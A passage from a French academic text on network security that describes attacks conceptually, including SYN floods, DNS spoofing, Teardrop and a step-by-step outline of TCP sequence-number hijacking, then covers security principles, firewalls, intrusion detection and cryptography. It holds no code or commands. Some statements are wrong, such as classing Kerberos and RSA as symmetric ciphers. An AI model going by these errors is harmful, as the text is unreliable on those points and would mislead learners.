


Figure 1 : Etapes d'une connexion TCP

Toute connexion TCP débute toujours par l'échange de trois paquets de synchronisation, avant de lancer le véritable dialogue applicatif. Un mécanisme de «Timeout» est armé après la réception du premier paquet. Cet échange des paquets initiaux est géré dans une table de système, spécifiquement prévue à cet effet et limitée en taille. Les hackers se basent sur cette limitation pour saturer artificiellement et durablement cette table, en envoyant plusieurs paquets de synchronisation ayant une adresse IP source aléatoire. Le serveur renvoie alors un accusé de réception (SYN-ACK), mais ne reçoit aucun accusé (ACK) en provenance du client. La totalité du dialogue ne peut donc pas se terminer correctement, toutes les entrées de la table sont consommées et attendent le *timeout* libérateur. Aucun service TCP (http, ftp, Telnet, etc.) ne peut démarrer. L'on assiste même à des crashes de la pile TCP/IP.

### II.1.7 DNS spoofing

Le DNS spoofing consiste à s'approprier le serveur DNS pour en modifier la base de données, le pirate pourra par exemple rediriger tous les appels à un serveur de mails vers un serveur factice qui lui permettra de récupérer des messages, puis les comptes et les mots de passe de messagerie de tous les collaborateurs de l'entreprise.

### II.1.8 Le Nuke (out of band ou winnuke)

Cette attaque consiste à envoyer, en répétition, des paquets d'informations sur le port 139 de l'application Net BIOS de type Out of Band. Cette information, normalement prise en compte par le protocole, fait «paniquer» le gestionnaire de protocole et conduit à l'arrêt du système.

Pour se protéger de cette attaque, il existe des patches permettant de corriger le bug.

### II.1.9 Attaque teardrop et Newtear

Teardrop (teardrop.c) est une attaque exploitant un bug dans le réassemblage des fragments IP, entraînant leur chevauchement, et provoque le blocage du système cible. Une variante est le programme *newtear.c*, qui représente simplement un cas spécifique dans lequel le premier fragment débute à l'offset 0, et le second se situe dans l'en-tête TCP.

## II.2 Usurpation d'identité

Il s'agit ici des procédés permettant de se faire passer pour un utilisateur légitime du réseau (le cas parfait serait d'avoir les privilèges de l'administrateur) afin de se connecter à ce dernier.

### II.2.1 Ingénierie sociale (social engineering)

L'attaque par ingénierie sociale repose sur l'abus de confiance. En d'autres termes, elle repose sur les points faibles des personnes qui sont en relation avec un système informatique plutôt que sur le logiciel. Dans les grandes entreprises, abuser les utilisateurs pour obtenir d'un leur mot de passe en se faisant passer pour l'administrateur est assez aisé.

Se protéger contre l'ingénierie sociale est très difficile. Il faut éduquer les utilisateurs et établir des procédures strictes pour tout ce qui touche à la sécurité.



### II.2.2 Sniffing

Le pirate, ne pouvant pas deviner les mots de passe, peut utiliser des analyseurs de réseau ou *sniffers*, qui sont de petits dispositifs, logiciels ou matériels, permettant de capturer des trames intéressantes de la connexion de l'utilisateur et, en les analysant, de trouver le nom de connexion et le mot de passe.

Pour lutter contre les sniffers, on peut utiliser des solutions à base de chiffrement comme les réseaux privés virtuels (VPN).

### II.2.3 Spoofing IP (attaque des numéros de séquences TCP ou TCP hijacking)

Cette technique consiste à envoyer des paquets TCP/IP falsifiés, en utilisant une adresse IP source, au format du réseau interne, vers les serveurs ou routeurs visés. Le paquet est donc modifié de telle manière qu'il remplace l'adresse IP de la machine du pirate par celle d'une machine du réseau local. Ces paquets, simulant un trafic interne, peuvent déjouer la sécurité et les informations qu'ils contiennent peuvent générer des problèmes.

Les étapes nécessaires pour usurper l'identité d'un hôte sont les suivantes :

1. l'intrus établit une connexion TCP valide avec le serveur pour découvrir le modèle de numéros de séquence.
2. il initie ensuite une attaque en générant une demande de connexion TCP au moyen d'une adresse source usurpée. Le plus souvent, l'intrus choisit l'adresse d'un hôte approuvé et entreprend une attaque DoS sur ce dernier, afin de l'immobiliser.
3. le serveur répond à la demande de connexion. Toutefois, comme l'hôte approuvé subit une attaque DoS, il ne peut répondre. S'il était en mesure de traiter le paquet SYN/ACK, il le considérerait comme une erreur et enverrait un paquet avec le bit RST activé, pour demander une réinitialisation de la connexion.
4. l'intrus attend un certain temps afin de s'assurer que le serveur a envoyé sa réponse puis il répond avec le numéro de séquence correct qu'il a deviné.
5. si l'intrus a deviné le numéro correct, la sécurité du serveur est compromise et un transfert illégal de données peut avoir lieu.

### II.2.4 Les scanners

Un scanner est un programme qui permet de savoir quels ports sont ouverts sur une machine donnée. Les scanners servent aux hackers pour savoir comment ils vont procéder pour attaquer une machine. Heureusement, leur utilisation n'est pas seulement malsaine, car les scanners peuvent aussi permettre de déterminer quels ports sont ouverts sur la machine, afin de prévenir une attaque.

## II.3 Virus et autres attaques

Une autre variété d'attaques existe : Virus, chevaux de Troie, vers ...

### II.3.1 Les virus

Les virus sont à l'origine des deux tiers d'attaques. Un virus est un programme ayant la propriété d'ajouter du code dans une autre application et donc de la contaminer. Les virus se transmettent principalement par disquettes, flash USB ou par le biais

d'Internet. Les fichiers les plus susceptibles de contenir des virus sont bien les exécutables (.com, .exe), mais également tous les documents pouvant contenir des macros.

On peut distinguer plusieurs types de virus, tels que :

- Les vers.
- Les chevaux de Troie.
- Les bombes logiques.
- Les macros virus.
- Les virus de boot.
- Les virus polymorphes.
- Les virus mutants.

Pour se protéger des virus, l'on doit disposer d'un anti-virus mis à jour régulièrement.

### II.3.2 Les chevaux de Troie (trojans horses)

Un cheval de Troie est un programme qui se cache dans un autre programme *sain* et qui exécute des commandes sournoises. Quand la victime lance ce programme, elle lance par là-même le cheval de Troie.

La plupart des chevaux de Troie ouvrent des ports (TCP/UDP) sur la machine où ils sont exécutés, et permettent donc de s'introduire dans la machine infectée en ouvrant une porte dérobée. C'est la raison pour laquelle l'on parle généralement de *backdoor*.

Afin de se protéger de ce genre d'intrusion, un firewall filtrant les communications entrantes et sortantes de la machine peut être utilisé.

### II.3.3 La bombe logique (soft bomb)

C'est un virus capable de se déclencher suite à un événement particulier (date système, heure système, activation distante, etc.). La bombe logique est conçue pour détruire les données stockées sur les ordinateurs et détériorer le matériel.

### II.3.4 Les vers

Un ver est un agent autonome capable de se propager sans l'utilisation d'un autre programme ou d'une action effectuée par une personne. C'est un programme développé sur Internet afin de se déployer à travers les réseaux. En général, l'objectif des vers est de saturer les réseaux. Cependant, il peut lui aussi être porteur de logiciels à caractère destructif tels que les bombes logiques et les virus.

### II.3.5 La bombe email (mail bombing)

Elle consiste à envoyer plusieurs milliers de messages identiques et indésirables à une même boîte aux lettres électronique pour la saturer.

**Spamming** : Le spamming est une variante du bombardement email, qui consiste à envoyer des messages à des centaines ou à des milliers d'utilisateurs simultanément.

### II.3.6 Les cookies

Le cookie est un fichier stocké sur le disque qui permettra au serveur qui l'a proposé d'identifier le client la prochaine fois qu'il reviendra sur le site, de telle façon à connaître ses préférences.

Le problème des cookies est qu'ils contiennent des informations sur le client. En effet, lorsque le client se connecte à un site proposant des cookies, celui-ci va lui poser quelques questions afin de dresser son profil et cela peut être à son avantage ou non. En réalité, un cookie n'est pas intrinsèquement dangereux car c'est le navigateur qui le gère en écrivant dans un fichier des paires (clés, valeurs).

### II.3.7 Attaque par l'intermédiaire de programmes détournés (applets Java, activeX et VBScript)

L'utilisateur peut être conduit à télécharger un programme qui doit l'aider à faire fonctionner son système mais qui, en fait, agit dans un tout autre sens. C'est le principe d'*applets Java* ou de composants *ActiveX* qui sont téléchargés avec la page Web consultées, et qui peuvent comporter des entraves à la sécurité.

Par exemple, des attaques sur le disque dur du poste client peuvent être menées depuis un composant ActiveX une fois chargé.

Un autre type de programme détourné est l'utilisation du langage de scripts VBScript qui peut, par des moyens déviés, avoir accès au disque dur de la machine alors que son utilisation devrait se limiter au navigateur.

La sécurisation de ce mode de fonctionnement passe par l'éducation des utilisateurs, une configuration restreinte des navigateurs et l'installation d'antivirus.

### II.3.8 Les trappes

Une trappe est un point d'entrée dans un système informatique qui passe au-dessus des mesures de sécurité normales. C'est généralement un programme caché ou un composant électronique qui permet au système de protection d'être inefficace. De plus, la trappe est souvent activée par un événement ou une action normale.

Une trappe peut aussi être un trou de sécurité dans le système délibérément mis en place par les créateurs ou les personnes chargées de la maintenance. Le principal intérêt de ces trappes n'est pas toujours néfaste : certains systèmes d'exploitation, par exemple, ont des comptes d'utilisateurs avec de hauts privilèges destinés à faciliter le travail des techniciens de maintenance.

### II.3.9 Tirer avantage des faiblesses du système (Exploits)

Sachant que tout programme est entaché d'erreurs, ce type d'attaques consiste à utiliser des programmes qui exploitent ces bugs.

Pour se protéger des exploits, il est important d'appliquer les correctifs des programmes utilisés.

**Le buffer overflow :** L'attaque consiste à envoyer à un logiciel une requête ou un paquet plus long que ce qu'il attend. Si une des routines qui traite cette requête la stocke dans la pile sans vérifier la longueur, cette routine écrase une partie de la pile. Tout l'art consiste à écraser une adresse de retour avec une adresse de code bien choisie, de manière qu'un retour ultérieur de routine branche le programme vers du code qui (dans le meilleur des cas) plantera le système ou qui permettra à l'attaquant d'en prendre le contrôle.

### **III. Attitudes face à la sécurité [SQL98]**

#### **III.1 Modèle de sécurité**

Des modèles de sécurité peuvent s'appliquer à un site. Ils décrivent globalement son attitude par rapport au problème de sécurité.

##### **III.1.1 Absence de sécurité**

Ce modèle n'est évidemment pas celui à atteindre. Cependant, une méconnaissance des principes de sécurité peut conduire à cet extrême.

##### **III.1.2 Sécurité par l'obscurité**

Ce modèle est souvent adopté inconsciemment. Il est relatif à un comportement qui tend à croire sécurisés des éléments invisibles des attaquants. Parce que les ressources du réseau ne sont pas déclarées explicitement, l'on bénéficierait d'une sécurité. Il est évident que ce comportement, s'il fonctionne dans certains cas, n'est pas valide à long terme.

##### **III.1.3 Sécurité par l'hôte**

Cette démarche consiste à porter son attention sur chaque machine visible depuis un réseau externe. En accentuant la sécurité de chaque machine, la sécurité de l'ensemble doit être accrue. Cependant, il convient de faire attention au principe du maillon le plus faible. D'autre part, dans une vaste organisation, la complexité des éléments à sécuriser et leur nombre rendent cette approche difficile à mettre en œuvre.

##### **III.1.4 Sécurité par réseau**

Une approche globale de la sécurité pallie le problème de la multiplicité des hôtes associés à la sécurité par hôte abordée dans la section précédente. S'intéresser aux flux sur l'ensemble des hôtes du réseau permet d'identifier des sous-groupes de machines. Un groupement permet alors de constituer des réseaux physiques différents et de gérer la sécurité réseau par réseau. Les passerelles entre ces réseaux peuvent alors devenir des firewalls.

Si aucun des modèles présentés ne procure une sécurité parfaite, la combinaison des deux derniers, associés à une démarche pédagogique envers les utilisateurs peut permettre de limiter les dégâts. Il est bien clair que jamais le responsable d'un site ne pourra dormir sur ses deux oreilles, mais que ses effets seront grandement limités si un incident survient, par l'adoption de telles approches.

Après avoir vu les différents modèles de sécurité applicables à un site, il est important de comprendre certaines des stratégies de base employées dans le maintien de cette sécurité.

#### **III.2 Les 8 commandements de la sécurité [SQL98]**

La sécurité d'un réseau s'appuie sur un ensemble de principes fondamentaux dont le respect, s'il ne permet pas de se sentir totalement à l'abri, est déjà un grand pas vers la sécurisation d'un site.

### **1. Moindre privilège**

Ce principe impose de ne donner à un objet d'une organisation (personnes physiques, programmes, systèmes, etc.) que le privilège dont il a besoin pour fonctionner dans cette organisation, et rien de plus. Dans le même temps, une telle approche implique d'analyser finement chaque constituant de l'ensemble de cette organisation et d'en déterminer les besoins exacts

### **2. Défense en profondeur**

La sécurité d'un système ne doit pas s'appuyer sur un seul composant. Chaque maillon de la chaîne de production de l'information, du fournisseur au consommateur, doit être sécurisé comme il se doit.

### **3. Goulot d'étranglement**

Pour pouvoir observer les événements d'un réseau et comprendre ce qui se passe, il faut que le flux d'informations entre le réseau interne et l'extérieur emprunte un point de passage obligé ou goulot d'étranglement. Le fait de concentrer son attention en un unique point évite la dispersion et la perte d'informations.

### **4. Maillon le plus faible**

Le principe de défense en profondeur implique de sécuriser toute la chaîne de production. Ce faisant, la sécurité globale n'est pas la somme de toutes les sécurités, mais seulement celle du plus faible des maillons. Connaître les maillons et distinguer le plus faible permet de renforcer du même coup sa sécurité.

### **5. Position de panne sans danger**

Le principe de la panne sans danger impose que le système protégé le reste même si le système de sécurité tombe en panne. Ce dernier, s'il ne fonctionne plus, peut refuser les accès au système, ce qui conserve la sécurité de l'ensemble. Ce principe est mis en œuvre par exemple dans le transport ferroviaire où la locomotive s'arrête si le conducteur est défaillant. Concernant la sécurité d'un site, deux attitudes sont possibles : tout permettre par défaut ou tout refuser par défaut. Les utilisateurs tendent plutôt vers la première solution alors que l'administrateur préférerait la seconde. C'est là qu'intervient le principe suivant : la participation universelle.

### **6. Participation universelle**

Pour qu'une politique de sécurité soit efficace, il faut que l'ensemble des acteurs du site (c'est-à-dire chacun des collaborateurs) ait conscience de la nécessité d'être vigilant. Une approche globale et une sensibilisation de chacun peuvent permettre la réussite du projet de sécurité.

### **7. Diversité des défenses**

En plus d'une sécurité en profondeur, il convient de mettre en place des défenses variées. Si l'une des barrières est brisée, il en reste encore un certain nombre à passer.

### **8. Eloge de la simplicité**

La simplicité est dite pour mieux comprendre soi-même et pour éviter les zones d'ombres d'une structure complexe, quelles sont autant de failles possibles.

## IV. Services attendus d'un système pour assurer la sécurité [LAR07]

Pour assurer la protection du réseau et de l'information qui y est enregistrée ou y circulant, l'on peut utiliser des services, des mécanismes ou des procédures que l'on nomme, de façon générale, des solutions ou des mesures de sécurité à mettre en œuvre sur le réseau afin de réduire les risques auxquels celui-ci est exposé. Cinq propriétés ou services doivent être offerts principalement par un réseau pour garantir sa sécurité :

- a) Confidentialité des données et de l'information.
- b) Intégrité du système et des données.
- c) Disponibilité.
- d) Imputabilité.
- e) Sécurité physique.

### IV.1 Confidentialité

Lorsqu'il faut veiller au caractère privé de l'information, l'on doit utiliser des mesures de confidentialité, constituant en quelque sorte une protection de première ligne.

**Définition 1** : La confidentialité des communications vise bien évidemment à garantir la confidentialité d'une communication et de son contenu. Ce service propose deux types de protection :

- Une protection des données contre lectures non autorisées.
- Une protection du flux de trafic, afin de masquer l'existence d'une communication.

### IV.2 Intégrité

**Définition 2** : La garantie d'intégrité est un service offrant une protection efficace contre la modification, l'insertion et l'effacement des données et des flux.

Les services d'intégrité des réseaux visent à assurer le bon fonctionnement des ressources du réseau, et la transmission ou l'enregistrement sans problème des données sur le réseau. Ces services assurent une protection contre la modification délibérée ou accidentelle et non autorisée des fonctions du réseau (intégrité du système) et de l'information (intégrité des données). En outre, les services de disponibilité assurent à tous les utilisateurs l'accès aux ressources et aux données.

Dans les organisations où la perturbation des fonctions du réseau peut causer de graves préjudices, il ne sera probablement pas suffisant de faire régulièrement des copies de sécurité des données. Les services de disponibilité vont au-delà de la simple copie de sécurité.

En fait, on peut diviser ces services en deux groupes principaux :

- Dans le premier, nous retrouvons des services de contingentement, c'est-à-dire les services qui sont requis pour empêcher les personnes, que leurs intentions soient malveillantes ou non, de sur utiliser les ressources du réseau, comme l'espace disque, la mémoire, la largeur de bande, etc., de telle sorte que ces ressources ne sont plus disponibles pour les autres utilisateurs.

- Par ailleurs, un deuxième groupe de service de disponibilité assure le maintien des fonctions du réseau lorsqu'il y a une panne de matériel ou de logiciel ; ce groupe est désigné sous l'appellation « tolérance aux pannes ».

### IV.3 Disponibilité

**Définition 3 :** Les services de disponibilité assurent à tous les utilisateurs l'accès aux ressources et aux données.

Dans les organisations où la perturbation des fonctions du réseau peut causer de graves préjudices, il ne sera probablement pas suffisant de faire régulièrement des copies de sécurité des données. Les services de disponibilité vont au-delà de la simple copie de sécurité.

### IV.4 Imputabilité

L'objectif des services d'imputabilité est d'attribuer la responsabilité d'une action à la bonne personne. Ces services fonctionnent de trois façons différentes : tout d'abord s'assurent que seuls les utilisateurs reconnus ont accès au réseau et/ou à ses ressources protégées.

Ils comportent également des volets de surveillance et de consignation des activités générales sur le réseau, ou d'activités plus spécifiques comme l'entrée en communication, la modification des mots de passe, la suppression des fichiers, etc. On parle alors de service de vérification.

Enfin, ils offrent le moyen de prouver au destinataire que le message provient bien de l'origine indiquée, et (ou) à l'expéditeur du message que celui-ci s'est bien rendu à destination. Les réseaux utilisent ces services aux fins de non-répudiation et de preuve de livraison.

### IV.5 Sécurité physique

Par sécurité physique, on désigne les mesures destinées à empêcher l'accès physique non autorisé aux ressources du réseau, à ses équipements, installations, matériels et documents, et visant à les protéger contre les dommages, le vol et la modification. La sécurité n'est pas associée à un service de sécurité particulier. En fait les services de sécurité physique recoupent tous les services de sécurité susmentionnés, qu'il s'agisse de confidentialité, de l'intégrité, de l'imputabilité et, surtout, de la disponibilité. Pour contrôler l'accès aux ressources du réseau, on peut recourir à divers moyens de sécurité physique, notamment des verrous, des gardes, des laissez-passer, des alarmes et d'autres dispositifs similaires.

De plus, tout réseau devrait comporter des mesures minimales de sécurité physique. Par exemple, tous les serveurs et dispositifs de communication du réseau devraient être situés dans des zones dont l'accès physique est contrôlé.

L'accès à ces ressources devrait être normalement limité aux seules personnes dont le travail est lié à la gestion et à la maintenance du réseau. De la sorte, on réduit le risque qu'une personne non autorisée puisse lire, modifier ou détruire de l'information sensible, ou encore que cette même personne ne modifie la configuration du réseau en changeant le réglage du serveur ou des dispositifs de communication.

## V. Techniques et mécanismes de sécurité

Après le bref aperçu de la problématique de la sécurité informatique, et connaissant quels sont les principaux services que doit offrir un système de sécurité, il y a lieu de s'interroger sur les mécanismes susceptibles d'assurer cette sécurité.

Ainsi seront abordées les solutions de sécurité les plus importantes. L'on citera le système de détection d'intrusions, le chiffrement (la cryptographie), l'authentification, le contrôle d'accès, le canal sécurisé, les antivirus, les logiciels de détection systématiques d'erreurs, etc.

Le **firewall**, qui est un concept plus global, regroupera la plupart des mécanismes cités ci-dessus.

### V.1 Les dispositifs pare-feu (firewall) [SHE97]

Un dispositif pare-feu est un système qui élève un rempart entre un réseau interne et les intrus. On le désigne souvent comme un goulot d'étranglement, car il canalise le flot d'échanges sur un seul canal, bien défini et facilement contrôlable.

Le péage est, par exemple, un goulot d'étranglement. On peut implémenter divers filtres et services qui autorisent ou refusent le passage des paquets, puis y surveiller le trafic pour repérer les intrus.

Le dispositif pare-feu utilise différentes méthodes pour autoriser ou interdire le trafic. Une de ces techniques est le *filtrage de paquets* qui autorise l'accès aux seuls paquets qui contiennent une adresse bien précise et un type de trafic bien précis.




Figure 2 : Tout trafic externe passe obligatoirement par le firewall



### V.2 Système de détection d'intrusions (Intrusion Detection System) [KAE00]

La détection d'intrusion se réfère à la surveillance en temps réel de l'activité de réseau et l'analyse de données en vue d'identifier les éventuelles vulnérabilités et attaques en cours. Les utilisateurs internes légitimes mais poursuivant certaines activités non autorisées sur le réseau, comme tenter de transmettre des documents confidentiels via Internet ou de modifier illégalement des privilèges d'accès au réseau, peuvent être identifiés en temps réel et stoppés immédiatement. Cela vaut aussi pour les intrus tentant d'accéder au réseau.

La possibilité de surveillance en temps réel, par opposition à l'examen périodique des fichiers de journal, peut réduire de façon significative les éventuels dommages et coûts de réparation en expulsant l'intrus du réseau avant qu'il ne réussisse son attaque.

Un système efficace de détection d'intrusion doit présenter les caractéristiques suivantes :

- S'exécuter en permanence en dehors de toute supervision. Il doit être suffisamment fiable pour pouvoir fonctionner en arrière-plan, du système en production. Toutefois, ses mécanismes internes devraient être vérifiés depuis l'extérieur.
- Etre tolérant aux pannes. Il doit pouvoir survivre à un plantage du système en production sans avoir à reconstituer sa base de connaissances au redémarrage.
- Imposer une surcharge de service minimale au système. Un système de détection qui ralentit trop le trafic ne sera pas utilisé.
- Observer les écarts de comportement par rapport au comportement normal et disposer de mécanismes d'alerte appropriés.
- Etre facilement personnalisable pour s'adapter à différents environnements de travail.
- Etre capable de s'adapter aux changements de comportement du système en production résultant de l'ajout de nouvelles applications.
- Etre difficile à contourner. Ce système doit être lui-même sécurisé et totalement imperméable à toute tentative de compromission de sa sécurité.

### V.3 La cryptographie (chiffrement) [FLA99, GUI07, PIL07]

De nos jours, il y a de plus en plus d'informations qui doivent rester secrètes ou confidentielles. En effet, les informations échangées par les banques, ou bien un mot de passe, ne doivent pas être divulgués et personne ne doit pouvoir les déduire. C'est pourquoi ce genre d'informations doit être crypté.

La définition de la cryptologie (appelée aussi *chiffrement* ou *cryptologie*) est large. Un examen de son étymologie nous aidera. En résumer, Crypto vient du grec *kruptos* qui désigne ce qui est caché, inconnu, voilé, secret et mystérieux. Graph dérive de *graphein* qui signifie écrire, en grec. Ainsi la cryptographie est l'art de l'écriture secrète. Yaman Akdeniz, dans son article sur la cryptographie et les méthodes de cryptage en donne une définition concise :

« La cryptographie, définie comme la science de l'étude de l'écriture secrète se réfère aux méthodes grâce auxquelles les communications et les données peuvent être encodées – au moyen d'un codage, chiffage ou autre – pour empêcher que leur signification ne soit révélée par l'intermédiaire d'écoutes clandestines ou

d'interceptions de messages, et de façon que seules certaines personnes puissent lire leur contenu».

Afin d'assurer la cryptographie, un algorithme cryptographique est appliqué sur le message. Cet algorithme utilise un paramètre appelé *clef*. Ce dernier est décrypté.

- **Algorithme de cryptage**

Les données lisibles et compréhensibles sans intervention spécifique sont considérées comme du *texte en clair*. La méthode permettant de dissimuler du texte en clair en masquant son contenu est appelée le *cryptage*.

L'algorithme de cryptage n'est en fait qu'un procédé mathématique, parfois très complexe, qui consiste à transformer un texte normal en caractères inintelligibles appelé *texte chiffré*. Cette opération permet de s'assurer que seules les personnes auxquelles les informations sont destinées pourront y accéder.

- **Algorithme de décryptage**

Le processus inverse de transformation du texte chiffré vers le texte d'origine est appelé le *décryptage*, lequel est réalisé par un algorithme de décryptage. La figure 3 illustre ce processus.




Figure 3 : Cryptage et décryptage

- **Clé**

Une clé est une valeur utilisée dans un algorithme de cryptographie, afin de générer un texte chiffré. Les clés sont en réalité des nombres extrêmement importants. La taille d'une clé se mesure en bits. Dans la cryptologie de clé publique, plus la clé est grande, plus la sécurité du texte chiffré est élevée.

### V.3.1 Types de cryptage

Il existe, à l'heure actuelle, deux grands principes de cryptage : le cryptage symétrique basé sur l'utilisation d'une clé privée et le cryptage asymétrique qui lui repose sur un codage à deux clés, une privée et l'autre publique.

#### V.3.1.1 Le cryptage symétrique

Le cryptage à clé privée (secrète) ou symétrique est basé sur une clé (ou algorithme) partagée entre les deux parties communicantes. Cette même clé sert à crypter et à décrypter les messages. Les algorithmes de chiffrement les plus connus sont : kerberos, DES (*Data Encryptions Standard*), 3DES ou triple DES, RC-4 (*River Cipher 4*), IDEA (*International Data Encryptions algorithm*) et RSA.

### V.3.1.2 Le cryptage asymétrique

Ce système de cryptage utilise deux clés différentes pour chaque utilisateur : l'une est privée et n'est connue que de l'utilisateur possesseur de la clé ; l'autre est publique et donc accessible par tout le monde. Les clés publique et privée sont mathématiquement liées par l'algorithme de cryptage de manière telle qu'un message crypté avec une clé publique ne peut être décrypté qu'avec la clé privée correspondante. Une clé est donc utilisée pour le cryptage, et une autre pour le décryptage.

Une des utilisations principalement de la cryptographie asymétrique est de garantir l'identité des parties communicantes, particulièrement dans les transactions professionnelles. A cet effet, deux procédés efficaces sont utilisés : la signature numérique et les certificats numériques. La section suivante aborde de façon succincte ces deux procédés.

La signature numérique comme le certificat, utilisant, dans le processus d'identification, une fonction de hachage à définir au préalable.

### V.3.2 Signature numérique

Le paradigme de signature électronique (appelé aussi *signature numérique*) est procédé permettant de garantir l'authenticité de l'expéditeur (fonction *d'authentification*), ainsi que de vérifier l'intégrité du message reçu.

La signature électronique assure également une fonction de non répudiation, c'est-à-dire qu'elle permet d'assurer que l'expéditeur a bien envoyé le message (autrement dit, elle empêche l'expéditeur de nier avoir expédié le message).

Le principe de la signature numérique consiste à appliquer une fonction dite de hachage sur portion du message.

#### Fonction de hachage

Une fonction de hachage (parfois appelée *fonction de condensation*) est une fonction permettant d'obtenir un condensé (appelé aussi haché) d'un texte, c'est-à-dire une suite de caractères assez courte représentant le dit texte.

La fonction de hachage doit être telle qu'elle associe un, et un seul, haché à un texte en clair (Cela signifie que la moindre modification du document entraîne la modification de son haché). D'autre part, il doit s'agir d'une fonction à sens unique (*one-way fonction ou irréversible*) afin qu'il soit impossible de retrouver le message original à partir du condensé.

Ainsi, le haché représente en quelque sorte *l'empreinte digitale* (en anglais finger print) du document.

L'unité de la fonction de hachage est la possibilité de garantir l'intégrité d'un message lorsque l'on expédie un message accompagné de son haché, c'est-à-dire que le destinataire peut vérifier que le message n'a pas été altéré (intentionnel ou de manière fortuite) durant la communication.

Le code de hachage est ensuite crypté avec la clé privée de l'émetteur et rajouté au message. Lorsque le destinataire reçoit le message, il décrypte ce code grâce à la clé publique de la source, puis il compare ce code à un autre code qu'il calcul grâce au message reçu. Si les deux correspondent, le destinataire sait que le message n'a pas été altéré et que son intégrité n'a pas été compromise : si le message (ou le haché) a été falsifié durant la communication, les deux empreintes ne correspondent pas. Le destinataire sait aussi que le message provient de l'émetteur puisque seul ce dernier possède la clé privée qui a crypté le code.

- **Utilité de la signature numérique**

Les signatures numériques sont utilisées pour assurer la *non-répudiation*.

La non-répudiation a pour but de protéger les utilisateurs contre d'éventuels dénis d'envoi ou de réception. C'est en quelque sorte l'équivalent de l'accusé de réception.

